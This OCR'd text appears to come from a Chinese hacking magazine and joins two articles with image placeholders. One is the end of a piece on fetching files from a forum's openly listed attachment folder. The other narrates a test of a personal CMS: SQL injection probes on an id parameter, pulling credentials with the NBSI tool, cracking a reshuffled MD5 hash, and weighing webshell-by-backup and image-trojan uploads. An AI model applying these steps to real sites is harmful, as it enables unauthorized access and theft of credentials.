


图7

的图片应该和附件是放在一个文件夹下的，如图6。在图片上点右键来查看属性，发现地址是“http://bbs.php168.com/attachment123456br666vh/1038_40001_2568c1535da6392.jpg”,呵呵，“attachment123456br666vh”，就是它了！

打开“http://bbs.php168.com/attachment123456br666vh/”，文件夹目录出来了，内容很丰富的啊！我使用的是IE8，文件夹下的内容太多了，IE一直在打开目录，我想停都停不了。强行关闭IE换火狐试试……感觉打开的索引差不多了，按下停止按钮，嗯，停住了，如图7。再返回去看看那个帖子的发布时间和附件大小，“Posted：2008-11-14 11:17 ”，“QQ.rar (269 K)”。

在火狐里按下Ctrl+F搜索了一下“269K”，再对上时间，有两个对应的，如图8，而且这两个的文件名也几乎一样，只是后一个比前一个多了一个“1”。不管它文件名是如何加密的了，先下载来看看是不是我想要的。哈哈，正是它哦，如图9！




图8




图9

对886n个人CMS的一次测试

fjhh

最近想做个小站，于是就从网上下载了一个CMS系统，页面挺漂亮的，忍不住就想测试一下它的安全性。在本地搭建好后，随便看了看，来到了如图1所示的页面，测试一下是否能够进行字符型注入，直接在url后添加“'”、“'and'1'='1”、“'and'1'='2”，都没有发现漏洞，看来程序对ls变量做了判断，看到前面熟悉的id变量，我精神为之一振，不知道这里有没有过滤，我测试了一下果然存在注入，如图2。为了方便我们使用工具进行猜解，来调整下url后参数的顺序，将id=10放在后面。

使用NBSI很顺利的就猜解出了用户名和密码，密码是64位的，如图3，在查看源文件后发现，普通的md5加密为“MD5=LCase(WordToHex(b)&WordToHex(c))”，但在这里密码的加密方式却被改成了“MD5=LCase(WordToHex(c)&WordToHex(a)&WordToHex(d)&WordToHex(b)&WordToHex(c)&WordToHex(a)&WordToHex(d)&WordToHex(b))”，我们对比就可以得到正确的md5值，然后再到cmd5网站上去进行查询就可以了。

在查询出密码后，就可以登录进入后台了，后台功能挺强大的，如图4，数据库能被自动备份为asa文件，很具有人性化嘛，但我发现备份源文件时不能由我们自主选择，而是直接读取的数据库中存储的数据库地址，所以通过上传图片木马再备份拿webshell的方法只能放弃。我又来到了图片上传页面，

如图5，将上传常见的漏洞都试了个遍，还是没有什么转机。




图1




图2

